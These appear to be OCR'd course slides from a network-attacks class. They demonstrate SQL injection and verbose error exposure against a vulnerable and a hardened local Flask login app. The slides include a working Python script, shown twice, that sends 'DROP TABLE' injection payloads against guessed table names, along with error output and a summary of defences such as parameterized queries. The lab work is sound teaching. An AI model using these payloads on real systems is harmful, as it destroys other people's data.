Ofirs-MBP-4:Security misconfiguration ofirpeleg$
```

Attack on Both Safe and Non Safe Applications

Second Stage: Injection Script - The injection script aims to exploit the server's vulnerability by attempting SQL injection.

1. **Initialization:**
    - The attack script sets the target URL for the login endpoint.
    - A list of potential table names that the attacker might try to drop is created Since we assume that the attacker does not know the exact table name, they check all potential table names to find the correct one.
2. **SQL Injection Attempts:**
    - For each table name in the list, the script sends a POST request with an SQL injection payload to drop the respective table.
3. **Response Analysis**:
    - After attempting to drop tables, it tries a normal login attempt and prints the response to check if the injection was successful.

Attack on Non-Safe Application

```
mysql> SELECT * FROM users;
ERROR 1146 (42S02): Table 'flask_app.users' doesn't exist
```

Second Stage: Injection Script

sql-injection-script.py > ...

```python
import requests

# Define the target URL
url = 'http://127.0.0.1:5000/'

# Define the payloads for SQL injection with different table names
table_names = ['accounts', 'customers', 'orders', 'products' , 'users']
sql_injection_payload_template = "'; DROP TABLE {}; --"

# Attempt SQL injection for each table name
for table_name in table_names:
    sql_injection_payload = sql_injection_payload_template.format(table_name)
    response = requests.post(url, data={'username': sql_injection_payload, 'password': ''})

# Try a normal login attempt and print the response
username = 'admin'
password = ''
response = requests.post(url, data={'username': username, 'password': password})

print(f'\nLogin attempt response for after sql injection attampt with username: {username}')
print(response.text)
```

Login

Username:
admin
Password:

Login

SQL Error: 1146 (42S02): Table 'flask_app.users' doesn't exist


Traceback (most recent call last):
  File "/Library/Frameworks/Python.framework/Versions/3.11/lib/python3.11/site-packages/mysql/connector/connection_cext.py", line 705, in cmd_query
    self._cmysql.query(
_mysql_connector.MySQLInterfaceError: Table 'flask_app.users' doesn't exist

The above exception was the direct cause of the following exception:

Traceback (most recent call last):
  File "/Users/ofirpeleg/Desktop/Shenkar/4th Year/התקפות רשת/Security misconfiguration/non_safe_app.py", line 49, in login
    cursor.execute(query)
  File "/Library/Frameworks/Python.framework/Versions/3.11/lib/python3.11/site-packages/mysql/connector/cursor_cext.py", line 357, in execute
    result = self._connection.cmd_query(
             ^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/Library/Frameworks/Python.framework/Versions/3.11/lib/python3.11/site-packages/mysql/connector/opentelemetry/context_propagation.py", line 97, in wrapper
    return method(cnx, *args, **kwargs)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/Library/Frameworks/Python.framework/Versions/3.11/lib/python3.11/site-packages/mysql/connector/connection_cext.py", line 713, in cmd_query
    raise get_mysql_exception(
mysql.connector.errors.ProgrammingError: 1146 (42S02): Table 'flask_app.users' doesn't exist

Attack on Non-Safe Application

Second Stage: Injection Script




Attack on Safe Application

Second Stage: Injection Script


sql-injection-script.py > ...

```python
import requests

# Define the target URL
url = 'http://127.0.0.1:5000/'

# Define the payloads for SQL injection with different table names
table_names = ['accounts', 'customers', 'orders', 'products' , 'users']
sql_injection_payload_template = "'; DROP TABLE {}; --"

# Attempt SQL injection for each table name
for table_name in table_names:
    sql_injection_payload = sql_injection_payload_template.format(table_name)
    response = requests.post(url, data={'username': sql_injection_payload, 'password': ''})

# Try a normal login attempt and print the response
username = 'admin'
password = ''
response = requests.post(url, data={'username': username, 'password': password})

print(f'\nLogin attempt response for after sql injection attampt with username: {username}')
print(response.text)
```



Attack on Non-Safe Application

Second Stage: Injection Script



Summary - Security Misconfiguration

The demonstration of the Security Misconfiguration vulnerability highlighted key differences between a safe application and a non-safe application:

Non-Safe Application:

- **Lack of Parameterized Queries**: Uses string concatenation for SQL queries, making it vulnerable to SQL injection attacks.
- **Detailed Error Messages**: Exposes stack traces and specific SQL errors, providing attackers with information to exploit vulnerabilities.
- **Successful Exploitation**:
    - **Detection Script**: The script successfully identifies detailed error messages, indicating the presence of vulnerabilities.
    - **Injection Script**: Successfully drops tables by exploiting SQL injection, resulting in critical data loss and compromised functionality.

Summary - Security Misconfiguration

Safe Application:

- **Use of Parameterized Queries**: Prevents SQL injection by treating user inputs as data, not executable code.
- **Generic Error Messages**: Provides general errors, preventing attackers from learning about the application's behavior.
- **Secure Behavior**:
  - **Detection Script**: Fails to identify detailed error messages, as the application only returns generic error messages.
  - **Injection Script**: Fails to drop tables due to the use of parameterized queries, maintaining data integrity and functionality.

The non-safe application highlights the dangers of exposing internal error messages and not using parameterized queries, which can lead to severe security breaches such as SQL injection attacks. The safe application, on the other hand, demonstrates how the use of parameterized queries and generic error messages can effectively protect against such vulnerabilities. These prevent attackers from gaining unauthorized access or manipulating the database, ensuring the application remains secure and reliable.